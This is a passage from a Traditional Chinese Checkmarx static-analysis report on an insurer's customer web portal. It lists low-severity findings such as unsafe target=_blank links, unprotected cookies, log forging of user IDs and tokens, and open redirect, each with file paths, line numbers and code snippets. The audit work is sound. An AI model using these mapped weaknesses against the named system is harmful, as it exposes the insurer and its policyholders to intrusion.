href="https://www.google.com/maps?q=%E5%8F%B0%E5%8C%97%E5%B8%82%E4%BF%A1 %E7%BE%A9%E5%8D%80%E5%B8%82%E6%B0%91%E5%A4%A7%E9%81%93%E5%85%AD%E6%AE%B5 288%E8%99%9F16%E6%A8%93%20%E5%85%A8%E7%90%83%E4%BA%BA%E5%A3%BD&t=m&a mp;z=16">地圖

Unsafe Use Of Target blank\路徑 5:

嚴重程度: 低風險 結果狀態:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=149

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerPayment.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerPayment.xhtml
行	31	31
物件	tw/etwmain" style="color:blue" target="_blank" >	tw/etwmain" style="color:blue" target="_blank" >

代碼片斷 檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml 國稅局

```
. . . .
                   <a href="http://www.ntbna.gov.tw/etwmain"</pre>
style="color:blue" target=" blank" >國稅局</a>
```



Unsafe Use Of Target blank\路徑 6:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=150

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerPayment.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerPayment.xhtml
行	60	60
物件	tw/transglobe-web/nat/service-contact" style="color:blue" target="_blank" >	<pre>tw/transglobe-web/nat/service-contact" style="color:blue" target="_blank" ></pre>

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml 聯絡我們

. . . .

60. 聯絡我們

Unsafe Use Of Target blank\路徑 7:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=151

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ PolicyDetail/PolicyDetail11.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ PolicyDetail/PolicyDetail11.xhtml
行	683	683
物件	tw" style="color:blue;" target="_blank">	tw" style="color:blue;" target="_blank">

代碼片斷

方法

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/PolicyDetail/PolicyDetail11.xhtml

<a href="http://www.transglobe.com.tw" style="color:blue;"

target="_blank">http://www.transglobe.com.tw



Unsafe Use Of Target blank\路徑 8:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=152

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/Templates/ MainSouth.xhtml	TGL-CSIS- Web/src/main/webapp/Main/Templates/ MainSouth.xhtml
行	22	22
物件	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%BA%E5%A3%BD& t=m&z=16">	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">

代碼片斷 檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Main/Templates/MainSouth.xhtml

<a class="btn-link" target="_blank"

href="https://www.google.com/maps?q=%E5%8F%B0%E5%8C%97%E5%B8%82%E4%BF%A1%E7%BE%A9%E5%8D%80%E5%B8%82%E6%B0%91%E5%A4%A7%E9%81%93%E5%85%AD%E6%AE%B5288%E8%99%9F16%E6%A8%93%20%E5%85%A8%E7%90%83%E4%BA%BA%E5%A3%BD&t=m&z=16">地圖

22.

2. <a class="btn-link"

target="_blank"

href="https://www.google.com/maps?q=%E5%8F%B0%E5%8C%97%E5%B8%82%E4%BF%A1%E7%BE%A9%E5%8D%80%E5%B8%82%E6%B0%91%E5%A4%A7%E9%81%93%E5%85%AD%E6%AE%B5288%E8%99%9F16%E6%A8%93%20%E5%85%A8%E7%90%83%E4%BA%BA%E5%A3%BD&t=m&z=16">地圖

Unsafe Use Of Target blank\路徑 9:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=153

結果評論

狀態 新的



	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/Templates/ RegisterMainFrame.xhtml	TGL-CSIS- Web/src/main/webapp/Main/Templates/ RegisterMainFrame.xhtml
行	124	124
物件	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">

代碼片斷 檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml <a class="btn-link" target="_blank"

124.

<a class="btn-link" target="_blank"</pre>

Unsafe Use Of Target blank\路徑 10:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=154

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/password/Passwo rdRecovery.xhtml	TGL-CSIS- Web/src/main/webapp/password/Passwo rdRecovery.xhtml
行	167	167
物件	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">	com/maps?q=%E5%8F%B0%E5%8C%9 7%E5%B8%82%E4%BF%A1%E7%BE% A9%E5%8D%80%E5%B8%82%E6%B0 %91%E5%A4%A7%E9%81%93%E5%8 5%AD%E6%AE%B5288%E8%99%9F16 %E6%A8%93%20%E5%85%A8%E7%9 0%83%E4%BA%BA%E5%A3%BD& t=m&z=16">

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml

方法 <a class="btn-link" target="_blank"



```
....
167. <a class="btn-link" target="_blank"
```

Unprotected Cookie

查詢路徑:

JavaScript\Cx\JavaScript Server Side Vulnerabilities\Unprotected Cookie 版本:4

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.4 - Insecure communications

OWASP Top 10 2013: A2-Broken Authentication and Session Management NIST SP 800-53: SC-8 Transmission Confidentiality and Integrity (P1)

FISMA 2014: System And Communications Protection

描述

Unprotected Cookie\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=123

結果評論

狀態新的

	來源	目的地
檔案	tgl-csis- web/src/main/webapp/resources/barcelo na-layout/js/layout.js	tgl-csis- web/src/main/webapp/resources/barcelo na-layout/js/layout.js
行	208	208
物件	cookie	cookie

代碼片斷

檔案名稱 方法 tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
_saveMenuState: function(index) {

```
208. $.cookie('barcelona_tabmenu_index', index.toString(),
{path: '/'});
```

Unprotected Cookie\路徑 2:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=124

結果評論

	來源	目的地
檔案	tgl-csis-	tgl-csis-



	web/src/main/webapp/resources/barcelo na-layout/js/layout.js	web/src/main/webapp/resources/barcelo na-layout/js/layout.js
行	212	212
物件	cookie	cookie

檔案名稱

方法

tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js

_restoreMenuState: function() {

var activeTabMenu = \$.cookie('barcelona_tabmenu_index');

Unprotected Cookie\路徑 3:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=125

結果評論

狀態新的

	來源	目的地
檔案	tgl-csis- web/src/main/webapp/resources/barcelo na-layout/js/layout.js	tgl-csis- web/src/main/webapp/resources/barcelo na-layout/js/layout.js
行	366	366
物件	cookie	cookie

代碼片斷

檔案名稱 方法 tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
saveMenuState: function() {

savementastate. Turiction() (

366. \$.cookie('barcelona_expandeditems',
this.expandedMenuitems.join(','), {path: '/'});

Unprotected Cookie\路徑 4:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=126

結果評論

	來源	目的地
檔案	tgl-csis- web/src/main/webapp/resources/barcelo na-layout/js/layout.js	tgl-csis- web/src/main/webapp/resources/barcelo na-layout/js/layout.js



行 375 375 375 cookie cookie

代碼片斷 檔案名稱

tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js

方法 restoreMenuState: function() {

var menucookie = \$.cookie('barcelona_expandeditems');

Unprotected Cookie\路徑 5:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=127

結果評論

狀態新的

	來源	目的地
檔案	tgl-csis- web/src/main/webapp/resources/barcelo na-layout/js/layout.js	tgl-csis- web/src/main/webapp/resources/barcelo na-layout/js/layout.js
行	706	706
物件	cookie	cookie

代碼片斷

檔案名稱 tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js

方法 \$.removeCookie = function (key, options) {

706. \$.cookie(key, '', \$.extend({}, options, { expires: -1}
}));

Unprotected Cookie\路徑 6:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=128

結果評論

	來源	目的地
檔案	tgl-csis- web/src/main/webapp/resources/barcelo na-layout/js/layout.js	tgl-csis- web/src/main/webapp/resources/barcelo na-layout/js/layout.js
行	707	707



物件 cookie cookie

代碼片斷

檔案名稱 tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js

方法 \$.removeCookie = function (key, options) {

707. return !\$.cookie(key);

Unprotected Cookie\路徑 7:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=129

結果評論

狀態新的

	來源	目的地
檔案	tgl-csis- web/src/main/webapp/resources/barcelo na-layout/js/layout.js	tgl-csis- web/src/main/webapp/resources/barcelo na-layout/js/layout.js
行	651	651
物件	cookie	cookie

代碼片斷

檔案名稱 tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js

方法 }(function (\$) {

....
651. var config = \$.cookie = function (key, value, options) {

Unprotected Cookie\路徑 8:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=130

結果評論

	來源	目的地
檔案	tgl-csis- web/src/main/webapp/resources/barcelo na-layout/js/layout.js	tgl-csis- web/src/main/webapp/resources/barcelo na-layout/js/layout.js
行	663	663
物件	cookie	cookie



檔案名稱 tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js

方法 var config = \$.cookie = function (key, value, options) {

> 663. return (document.cookie = [

Improper Resource Access Authorization

查詢路徑:

Java\Cx\Java Low Visibility\Improper Resource Access Authorization 版本:5

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.8 - Improper access control

OWASP Top 10 2013: A2-Broken Authentication and Session Management

FISMA 2014: Identification And Authentication NIST SP 800-53: AC-3 Access Enforcement (P1)

描述

Improper Resource Access Authorization\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=95

結果評論

狀態 新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/service/EcExternalService.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/service/EcExternalService.java
行	92	92
物件	ready	ready

代碼片斷

方法

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java public Map<String, Object> requestEc002(String userId, String token) throws

Exception{

92. while(br.ready()){

Improper Resource Access Authorization\路徑 2:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=96

結果評論



	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/service/EcExternalService.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/service/EcExternalService.java
行	93	93
物件	readLine	readLine

檔案名稱 TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java public Map<String, Object> requestEc002(String userId, String token) throws Exception{

self....
93. key = br.readLine();

Improper Resource Access Authorization\路徑 3:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=97

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ edda/EddaResultMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ edda/EddaResultMgBn.java
行	65	65
物件	ready	ready

代碼片斷

檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/edda/EddaResultMgBn.java public void init() {

65. while(br.ready()){

Improper Resource Access Authorization\路徑 4:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=98

結果評論

狀態新的

來源



檔案TGL-CSIS-
Web/src/main/java/com/tgl/csis/web/ui/
edda/EddaResultMgBn.javaTGL-CSIS-
Web/src/main/java/com/tgl/csis/web/ui/
edda/EddaResultMgBn.java行6666物件readLinereadLine

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/edda/EddaResultMgBn.java public void init() {

key = br.readLine();

Improper Resource Access Authorization\路徑 5:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=99

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/SingleSignOnFilter.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/SingleSignOnFilter.java
行	42	42
物件	getProperty	getProperty

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/SingleSignOnFilter.java public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)

42. String allowStaff =
CommonUtil.safeString(System.getProperty("allow.staff"));

Improper Resource Access Authorization\路徑 6:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=100

結果評論

狀態新的

來源目的地檔案TGL-CSIS-TGL-CSIS-



	Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java	Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java
行	59	59
物件	getProperty	getProperty

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java public void init() {

```
....
59. allowStaff =
CommonUtil.safeString(System.getProperty("allow.staff"));
```

Improper Resource Access Authorization\路徑 7:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=101

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java
行	123	123
物件	getProperty	getProperty

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java

方法 public void refreshStream(String param) {

```
if (System.getProperty("os.name").toLowerCase().indexOf("windows")
!= -1) { // if windows
```

Log Forging

查詢路徑:

Java\Cx\Java Low Visibility\Log Forging 版本:0

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.1 - Injection flaws - particularly SQL injection

OWASP Top 10 2017: A1-Injection

NIST SP 800-53: AU-9 Protection of Audit Information (P1)

FISMA 2014: System And Information Integrity

描述



Log Forging\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=176

結果評論

狀態新的

方法redirectCSIS在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java第39

行從元素""userId""獲取使用者輸入。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終於TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java的第39行在redirectCSIS編寫審計日誌中。這可能發生日誌偽造。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ec/EcExternalConnection.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ec/EcExternalConnection.java
行	41	49
物件	""userId""	info

代碼片斷

檔案名稱

TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java public @ResponseBody ModelAndView redirectCSIS(HttpServletRequest request, HttpServletResponse response) {

```
41. String userId =
StringUtils.isNotBlank(request.getParameter("userId"))?CommonUtil.AllTri
m(CommonUtil.safeString(request.getParameter("userId"))):"";
....
49. logger.info("EC <<<< EC_Values: " + userId + ", " +
token);</pre>
```

Log Forging\路徑 2:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=177

結果評論

狀態 新的

方法redirectCSIS在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java第39

行從元素request獲取使用者輸入。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終於TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java的第39行在redirectCSIS編寫審計日誌中。這可能發生日誌偽造。



檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ec/EcExternalConnection.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ec/EcExternalConnection.java
行	39	49
物件	request	info

檔案名稱

TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java public @ResponseBody ModelAndView redirectCSIS(HttpServletRequest request, HttpServletResponse response) {

```
....
39. public @ResponseBody ModelAndView redirectCSIS(HttpServletRequest
request, HttpServletResponse response) {
....
49. logger.info("EC <<<<< EC_Values: " + userId + ", " +
token);</pre>
```

Log Forging\路徑 3:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=178

結果評論

狀態新的

方法redirectCSIS在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java第39

行從元素""token""獲取使用者輸入。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終於TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java的第39行在redirectCSIS編寫審計日誌中。這可能發生日誌偽造。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ec/EcExternalConnection.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ec/EcExternalConnection.java
行	42	49
物件	""token""	info

代碼片斷

方法

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java public @ResponseBody ModelAndView redirectCSIS(HttpServletRequest request,

HttpServletResponse response) {

PAGE 178 OF 300



```
....
42. String token =
StringUtils.isNotBlank(request.getParameter("token"))?CommonUtil.AllTrim
(CommonUtil.safeString(request.getParameter("token"))):"";
....
49. logger.info("EC <<<< EC_Values: " + userId + ", " +
token);</pre>
```

Log Forging\路徑 4:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=179

結果評論

狀態 新的

方法getRequestUrl在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java第77 行從元素getRequestURL獲取使用者輸入。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證,並 最終於TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java的第39行在onInvalidSessionDetected編寫審計日誌中。這可能發生日誌偽造。

	來源	目的地		
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java		
行	78	68		
物件	getRequestURL	debug		

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java private String getRequestUrl(HttpServletRequest request) {

```
78. StringBuffer requestURL = request.getRequestURL();
```

٧

檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java

public void onInvalidSessionDetected(HttpServletRequest request, HttpServletResponse response)

```
68. logger.debug(
```

Log Forging\路徑 5:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=180



結果評論

狀態 新的

方法getRequestUrl在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java第77 行從元素getQueryString獲取使用者輸入。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證,並最終於TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java的第39行在onInvalidSessionDetected編寫審計日誌中。這可能發生日誌偽造。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java
行	84	68
物件	getQueryString	debug

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java private String getRequestUrl(HttpServletRequest request) {

¥

檔案名稱

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java

方法 public void onInvalidSessionDetected(HttpServletRequest request, HttpServletResponse response)

....

68. logger.debug(

Incorrect Permission Assignment For Critical Resources

杳詢路徑:

Java\Cx\Java Low Visibility\Incorrect Permission Assignment For Critical Resources 版本:3

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.8 - Improper access control

FISMA 2014: Access Control

OWASP Top 10 2017: A6-Security Misconfiguration NIST SP 800-53: AC-3 Access Enforcement (P1)

描述

Incorrect Permission Assignment For Critical Resources\路徑 1:

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681%pathid=91

結果評論



	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/cscarea/FilePdfViewMgbn.java
行	103	103
物件	file	file

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java

方法 private StreamedContent createStream(String posImgTempPath) {

File file = new File(posImgTempPath);

Incorrect Permission Assignment For Critical Resources\路徑 2:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=92

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/IvrPwdNotifyPrintViewMgBn .java	
行	82	82
物件	file	file

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintViewMgBn

.java

方法 private StreamedContent createStream(String pdfFilePath, String pdfFileName) {

82. File file = new File(pdfFilePath+pdfFileName);

Incorrect Permission Assignment For Critical Resources\路徑 3:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=93

結果評論

狀態新的



	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/PwdNotifyPrintViewMgBn.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/oparea/PwdNotifyPrintViewMgBn.ja va
行	82	82
物件	file	file

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintViewMgBn.ja

va

方法 private StreamedContent createStream(String pdfFilePath, String pdfFileName) {

82. File file = new File(pdfFilePath+pdfFileName);

Incorrect Permission Assignment For Critical Resources\路徑 4:

 嚴重程度:
 低風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=94

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/IPCheckFilter.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/IPCheckFilter.java
行	75	75
物件	out	out

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/IPCheckFilter.java public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)

75. PrintWriter out = httpResponse.getWriter();

Client DOM Open Redirect

查詢路徑:

JavaScript\Cx\JavaScript Low Visibility\Client DOM Open Redirect 版本:3

類別

OWASP Top 10 2013: A10-Unvalidated Redirects and Forwards NIST SP 800-53: SI-10 Information Input Validation (P1)



FISMA 2014: System And Information Integrity

描述

Client DOM Open Redirect\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=40

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml
行	50	50
物件	location	location

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml

方法 <!DOCTYPE html>

.... 50 +on logs

50. top.location = self.location;

Client DOM Open Redirect\路徑 2:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=41

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/Templates/ MainFrame.xhtml	TGL-CSIS- Web/src/main/webapp/Main/Templates/ MainFrame.xhtml
行	64	64
物件	location	location

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Main/Templates/MainFrame.xhtml

方法 <!DOCTYPE html>

....
64. top.location = self.location;

PAGE 183 OF 300



Client DOM Open Redirect\路徑 3:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=42

結果評論

狀態新的

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/password/Passwo rdRecovery.xhtml	TGL-CSIS- Web/src/main/webapp/password/Passwo rdRecovery.xhtml
行	48	48
物件	location	location

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml

方法 <!DOCTYPE html>

48. top.location = self.location;

Information Leak Through Comments

杳詢路徑:

Java\Cx\Java Low Visibility\Information Leak Through Comments 版本:1

類別

OWASP Top 10 2013: A6-Sensitive Data Exposure OWASP Top 10 2017: A3-Sensitive Data Exposure

NIST SP 800-53: SC-28 Protection of Information at Rest (P1)

FISMA 2014: Identification And Authentication

描述

Information Leak Through Comments\路徑 1:

嚴重程度: 低風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=29

結果評論

狀態新的

	來源	目的地
